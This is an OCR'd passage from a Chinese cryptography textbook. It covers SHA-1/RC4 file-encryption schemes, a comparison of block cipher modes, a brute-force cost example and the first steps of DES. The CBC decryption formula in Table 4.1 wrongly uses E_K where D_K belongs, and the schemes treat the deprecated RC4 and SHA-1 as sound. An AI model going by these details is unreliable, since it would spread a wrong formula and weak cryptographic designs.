


图 4.6 方案三

方案一与方案二流程基本一致，只是方案二没有对文件内容摘要(可使用数字签名时所使用的文件内容摘要)进行加密。以方案二为例，发送方与接收方共享同一个密钥，该种方案与 WEP 加密协议类似，具体流程如下。

发送方：发送方首先将所持有的密钥，即本文中的原始密码(160 位)与文件内容摘要(160 位)进行连接，然后用 SHA-1 安全散列函数对连接的结果进行计算得到本次加密文件所使用的密钥(160 位)。然后将本次加密所使用的密钥传给 RC4 算法，用 RC4 算法产生的密钥流与原始明文按字节进行异或，即可得到文件的加密密文。最后将文件的加密密文与文件内容摘要连接，发送给接收方。

接收方：接收方收到密文之后，首先将密文拆分成文件加密密文和文件内容摘要，然后将接收方自己所持有的原始密码与文件内容摘要连接并用 SHA-1 安全散列函数进行计算，得到本次解密所使用的解密密钥。将解密密钥传输给 RC4 算法，用 RC4 算法产生的密钥流与文件的密文按字节进行异或，即可解密文件得到原始明文。

方案三与方案一、方案二的最大区别是：方案一、方案二的发送方与接收方所持有的原始密码必须相同，否则无法解密。方案三发送方与接收方所持有的原始密码可以相同也可以不同，但是发送方必须将本次加密时所使用的密钥发送给接收方，而且只有接收方能将得到的密钥密文解密，其他人均不可。方案三具体流程如下。

发送方：发送方首先将所持有的密钥，即本文中的原始密码(160 位)与文件内容摘要(160 位)进行连接，然后用 SHA-1 安全散列函数对连接的结果进行计算得到本次加密文件所使用的密钥(160 位)。然后将密钥传给 RC4 算法，同时用接收方的公钥对本次使用的密钥进行加密得到密钥密文。用 RC4 算法产生的密钥流与原始明文按字节进行异或，即可得到文件的加密密文。最后将文件的加密密文与密钥密文连接，发送给接收方。

接收方：接收方接收到密文，首先将密文拆分成文件加密密文和密钥密文。然后接收方用自己的私钥将密钥密文进行解密得到解密密码。将解密密码传给 RC4 算法，用 RC4

算法产生的密钥流与文件的密文按字节进行异或，即可解密文件得到原始明文。

4.1.4 分组密码基本概念

对明文的一组位进行运算，这些位组称为分组或块(Block)，相应的算法称为分组密码或块密码(Block Cipher)，使用分组密码容易实现同步，因为一个密文组的传输错误或丢失不会影响其他组，而且，分组容易标准化，因为在今天的数据网络通信中，信息通常是被成块地处理和传输的，其中典型分组长度为 64 位。常用的分组密码算法有：数据加密标准 DES (Data Encryption Standard)算法、国际信息加密算法(International Data Encryption Algorithm，IDEA)等。

1. 分组密码工作模式

明文分组固定，消息的数据量不同，数据格式各式各样。为了适应各种应用环境，有 4 种工作模式：电子密码本(Electronic Codebook Mode，ECB)、密码分组链接(Cipher Block Chaining，CBC)、密码反馈(Cipher Feedback，CFB)、输出反馈(Output Feedback，OFB)。它们被广泛应用于 SSL、Kerberos 等多种常用安全协议中，总结如表 4.1 所示。

表 4.1　分组密码的工作模式比较

模式	描述与公式	特　点
ECB	每个明文组独立地以同一密钥加密。 $C_i=E_K(P_i) \Leftrightarrow P_i=D_K(C_i)$	优点：简单且有效，可并行，误差不传递，适合传送短数据。 缺点：不能隐藏明文的模式信息，对明文的主动攻击敏感
CBC	加密算法的输入是当前明文组与前一密文组的异或。 $C_i=E_K(C_{i-1} \oplus P_i) \Leftrightarrow P_i=E_K(C_i) \oplus C_{i-1}$	优点：隐藏明文的模式信息，对明文的主动攻击困难，安全性好于 ECB，适于传送数据分组和认证。 缺点：无已知并行算法，误差传递
CFB	每次只处理输入的 j 比特，将上一次的密文用作加密算法的输入以产生伪随机输出，该输出再与当前明文异或以产生当前密文。S_i 为移位寄存器，j 为流单元宽度： 加密：$C_i=P_i \oplus (E_K(S_i)$的高 j 位)，$S_{i+1}=(S_i<<j) \mid C_i$ 解密：$P_i=C_i \oplus (E_K(S_i)$的高 j 位)，$S_{i+1}=(S_i<<j) \mid C_i$	优点：隐藏明文的模式信息，适于传送数据流和认证。 缺点：无已知并行算法，误差传递，需要共同的移位寄存器初始值 IV，且对于不同的消息 IV 必须唯一
OFB	与 CFB 类似，不同之处是本次加密算法的输入为前一次加密算法的输出。S_i 为移位寄存器，j 为流单元宽度： 加密：$C_i=P_i \oplus (E_K(S_i)$的高 j 位)，$S_{i+1}=(S_i<<j) \mid (E_K(S_i)$的高 j 位) 解密：$P_i=C_i \oplus (E_K(S_i)$的高 j 位)，$S_{i+1}=(S_i<<j) \mid (E_K(S_i)$的高 j 位)	优点：隐藏明文的模式信息，误差不传递，适于传送有扰信道上(无线通讯)数据流。 缺点：无已知并行算法，需要共同的移位寄存器初始值 IV，对明文的主动攻击敏感，安全性较 CFB 差

2. 分组密码设计核心要素

分组密码可以设计为代换密码或换位密码，但设计中不可或缺的要素是代换。

案例：假设有一个 $N=64$ 的分组密码，如果密文中有 10 个 1，针对下述两种情况，攻击

者要做多少次测试，才能把每次拦截的密文恢复成明文？

(1) 密码只设计为换位密码。

(2) 密码只设计为代换密码。

分析：针对(1)，因为换位不能改变密文中 1(或 0)的个数，攻击者可以准确地知道明文中有 10 个 1，他可以利用准确含有 10 个 1 的 64 位分组，发动穷举攻击。在 2^{64} 个含有 10 个 1 的 64 比特的字中，仅有 $64!/[(10!)(54!)]=151473214816$ 个符合要求，如果攻击者可以每秒测试 10 亿个分组，则可以约在 151.5 秒内测试完全部可能情况。

针对(2)，由于采用代换方式，攻击者不知道明文中有多少个 1(或 0)，他必须要测试所有可能的 2^{64} 个 64 比特的分组，找出其中一个合理的。如果攻击者可以每秒测试 10 亿个分组，则对比完全部分组需要 $2^{64}/[(1000000000)(3600)(24)(365)] \approx 584$ 年，因此取得成功之前也要评价花费数百年的时间。

4.1.5 分组密码实例：DES 算法

1. DES 算法概述

DES(Data Encryption Standard)于 1977 年得到美国政府的正式许可，它是一个对称算法：加密和解密用的是同一算法(除密钥编排不同以外)，既可用于加密又可用于解密。它的核心技术是：在相信复杂函数可以通过简单函数迭代若干圈得到的原则下，利用 F 函数及置换等运算，充分利用非线性运算。DES 以 64 位为分组对数据加密。每组 64 位，最后一组若不足 64 位，以“0”补齐。密钥通常表示为 64 位的数，但每个第 8 位都用作奇偶校验，可以忽略，所以密钥的长度为 56 位，密钥可以是任意的 56 位的数，且可在任意的时候改变。其中极少量的数被认为是弱密钥，但能容易地避开它们，所有的保密性依赖于密钥。

2. DES 算法的加密分析

1) DES 算法的基本思想

DES 对 64 位的明文分组进行操作。通过一个初始置换，将明文分组分成左半部分(L_0)和右半部分(R_0)，各 32 位长。R_0 与子密钥 K_1 进行 F 函数的运算，输出 32 位的数，然后与 L_0 执行异或操作得到 R_1，L_1 则是上一轮的 R_0，如此经过 16 轮后，左、右半部分合在一起，经过一个末置换(初始置换的逆置换)输出结果，算法完成。DES 整体结构流程图如图 4.7 所示，其中带有密钥变换的 DES 一轮迭代如图 4.8 所示。




图 4.7 DES 整体结构流程图

2) 初始置换

初始置换在第一轮运算前执行，对输入分组实施如表 4.2 所示的变换(此表应从左向右、从上向下读)。例如，初始位置把明文的第 58 位换到第 1 位的位置，把第 50 位换到第 2 位的位置，把第 42 位换到第 3 位的位置……。初始置换和对应的末置换并不影响 DES 的安全性。它的主要目的是为更容易地将明文与密文数据以字节大小放入 DES 芯片中。




图 4.8　带有密钥变换的 DES 一轮迭代

表 4.2　初始置换 IP

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

3）子密钥的生成

子密钥的产生如图 4.9 所示。将 64 位密钥进行密钥置换，不考虑每个字节的第 8 位，DES 密钥由 64 位减至 56 位，56 位密钥被分成两部分，前 28 位为 C_0，后 28 位为 D_0。

$$C_0 = K_{57}K_{49}K_{41}\cdots K_{52}K_{44}K_{36}, D_0 = K_{63}K_{55}K_{47}\cdots K_{20}K_{12}K_4$$

接着，根据轮数，C_i 和 D_i 分别经过 LS_i 循环左移 1 位或 2 位。16 次循环左移的位数依据下列规则进行：循环左移位数

1，1，2，2，2，2，2，2，1，2，2，2，2，2，2，1

经过循环左移得到的 C_i、D_i 经过压缩置换即得到子密钥 K_i（$i=1,2,\cdots,16$）。压缩置换也称作置换选择，位就是从 56 位中选出 48 位，表 4.3 定义了压缩置换。例如，处在第 33 位位置的那一位在输出时移到第 35 的位置，而处在第 18 位的那一位被略去。

4）16 轮迭代过程

DES 算法有 16 次迭代，迭代如图 4.10 所示。从图中可得到：

$$L_i = R_{i-1}, R_i = L_{i-1} \oplus F(R_{i-1}, K_i), i = 1,2,3,\cdots,15,16$$

F 函数的实现原理是将 R_{i-1} 进行扩展置换后其结果与 K_i 进行异或（$\oplus$ 按位模 2 加），并把输出内容执行 S 盒替代与 P 盒转换后得到 $F(R_{i-1}, K_i)$，其原理如图 4.11 所示。




图 4.9　子密钥的产生　　　　图 4.10　迭代过程

表 4.3　压缩置换

14	17	11	24	1	5	3	28	15	6	21	10
23	19	12	4	26	8	16	7	27	20	13	2
41	52	31	37	47	55	30	40	51	45	33	48
44	49	39	56	34	53	46	42	50	36	29	32

